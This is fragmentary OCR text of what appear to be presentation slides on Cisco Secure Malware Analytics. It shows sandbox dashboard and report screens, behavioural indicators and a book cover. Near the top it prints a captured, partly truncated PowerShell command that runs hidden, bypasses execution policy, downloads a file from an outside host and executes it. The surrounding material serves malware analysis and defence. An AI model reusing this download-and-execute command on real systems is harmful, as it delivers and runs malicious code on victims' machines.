
Activity Details

activities, such as downloading and executing malicious executables.

Command Line Arguments:

```
C:\Windows\System32\WindowsPowerShell\v1.0\pc
-w hidden -nop -ep bypass -c $f=
[System.IO.Path]::GetTempFileName();(New-
Object
System.Net.WebClient).DownloadFile('http://demita
$f);(New-Object -com WScript.Shell).Exec($f)
```

SECURE



Secure Malware Analytics ⓘ

Marko Haarala

Dashboard

Submit

Samples

Search

Reports

Indicators

Dashboard

Local Data - United States

My Organization | Last 7 Days | Customize | Auto refresh

Average analysis time	Average threat score	Convictions
6m 41s	38	0
+0% prior period	+12% prior period	+0% prior period

Submissions	Unique submitters	Unique file types
23	2	5
+28% prior period		

Recent Samples

25 acfc06fb-5d03-...

25 acfc06fb-5d03-...

© 2024 Cisco Systems, Inc.

Secure Malware Analytics ⓘ

Marko Haarala

Dashboard

Submit

Samples

Search

Reports

Indicators

Report / Samples / c452d4ef-2486-4efe-9c99-36b3d23e0160

Local Data - United States

Report FP/FN | Resubmit | Downloads

Metrics

Metadata

Indicators

Network

TCP/IP Streams

Processes

Artifacts

Registry Activity

Consolidated

Created Keys

Modified Keys

Deleted Keys

File Activity

Behavioral Indicators

Only show Indicators with Orbital queries

Search

Title	Process Modified File in a User Directory
Categories	Dynamic Anomaly
ATT&CK	
Tags	executable file process
Hits	5
Indicator Score	56

Title	Executable Imported the IsDebuggerPresent Symbol
Categories	Information
ATT&CK	Defense Evasion Discovery
Tags	artifact import PE

Report

Process Timeline

Process Tree


MITRE ATT&CK


Runtime Video

© 2024 Cisco Systems, Inc.

Get Support Terms of Service

☑	Money	☑	Skills	Buy the Sandbox etc.
☑	Money	□	Skills	Buy 24/7 Cisco MXDR
□	Money	☑	Skills	Get




Practical Malware Analysis
The Hands-On Guide to Dissecting Malicious Software
Michael Sikorski and Andrew Honig
Foreword by Richard Bejtlich

Naturally, you can forget everything I said cisco SECURE